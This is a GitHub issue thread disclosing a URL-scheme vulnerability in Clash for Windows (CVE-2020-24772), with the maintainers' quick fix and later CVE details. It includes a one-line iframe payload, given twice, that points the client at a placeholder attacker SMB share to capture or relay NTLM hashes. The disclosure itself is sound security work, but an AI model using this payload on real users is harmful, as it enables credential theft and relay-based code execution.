

[New issue](#)[Jump to bottom](#)

## [Clash for Windows] URL Scheme security issue #910

[Closed](#) burpheart opened this issue on Aug 20, 2020 · 6 comments

Labels

not related



burpheart commented on Aug 20, 2020

### Environment

OS: windows

### 说明 Description

The vulnerability is similar to the TeamViewer [CVE-2020-13699](#) vulnerability. Attacker could embed a malicious iframe in a website with a crafted URL (`<iframe src='clash://install-config?url=\\attacker\2131'></iframe>`) that would launch the Clash Windows client and force it to open a remote SMB share. Windows will perform NTLM authentication when opening the SMB share and that request can be relayed (using a tool like responder) for code execution (or captured for hash cracking).




### 可能的解决方案 Possible Solution

Limit http or https to get configuration files

### 更多信息

该漏洞与TeamViewer的[CVE-2020-13699](#)漏洞类似 <https://cert.360.cn/warning/detail?id=d31cb7d9342a5ab0973ab2e5e28ddd84> 攻击者可以利用精心构造的iframe 拉起Clash应用程序 例如 (`<iframe src='clash://install-config?url=\\attacker\2131'></iframe>`) 并访问指定SMB服务器 当Clash 访问攻击者构造SMB的服务器获取配置文件时 Windows会进行NTLM认证 发送NTLM哈希到攻击者的服务器 攻击者可以利用NTLM哈希进行用户密码破解等操作 该漏洞有一定的危害性

 **Dreamacro** added the **not related** label on Aug 20, 2020

**Dreamacro** commented on Aug 20, 2020

Owner

@Fndroid

  **Dreamacro** changed the title from ~~HTTP URL Scheme security issue~~ [Clash for Windows] URL Scheme security issue on Aug 20, 2020

**Fndroid** commented on Aug 20, 2020

Contributor


@burpheart HTTP protocol limit will be added in the next release. Thank you for the report.



**Dreamacro** commented on Aug 20, 2020

Owner

Clash for Windows fixed it

 **Dreamacro** closed this as completed on Aug 20, 2020

**burpheart** commented on Mar 15 • edited

Author

affected Product: clash for windows

affected version: v 0.11.4

fixed version: v 0.11.5

CVIDID: CVE-2020-24772

Impact:Attacker could embed a malicious iframe in a website with a crafted URL that would launch the Clash Windows client and force it to open a remote SMB share.Windows will perform NTLM authentication when

opening the SMB share and that request can be relayed.

reference: #910

description:Attacker could embed a malicious iframe in a website with a crafted URL that would launch the Clash Windows client and force it to open a remote SMB share. Windows will perform NTLM authentication when opening the SMB share and that request can be relayed (using a tool like responder) for code execution (or captured for hash cracking).

**kamikredstone** commented on Apr 5

Hey @burpheart and @Dreamacro !

I noticed that both the version the PoC is conducted on and the fixed version doesn't correspond to the tags in this repository.

Is there some other versioning used?

**burpheart** commented on Apr 5

Author

Hey @burpheart and @Dreamacro ! I noticed that both the version the PoC is conducted on and the fixed version doesn't correspond to the tags in this repository. Is there some other versioning used?

@kamikredstone

[https://github.com/Fndroid/clash\\_for\\_windows\\_pkg/releases/tag/0.11.4](https://github.com/Fndroid/clash_for_windows_pkg/releases/tag/0.11.4)

Assignees

No one assigned

Labels

**not related**

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants

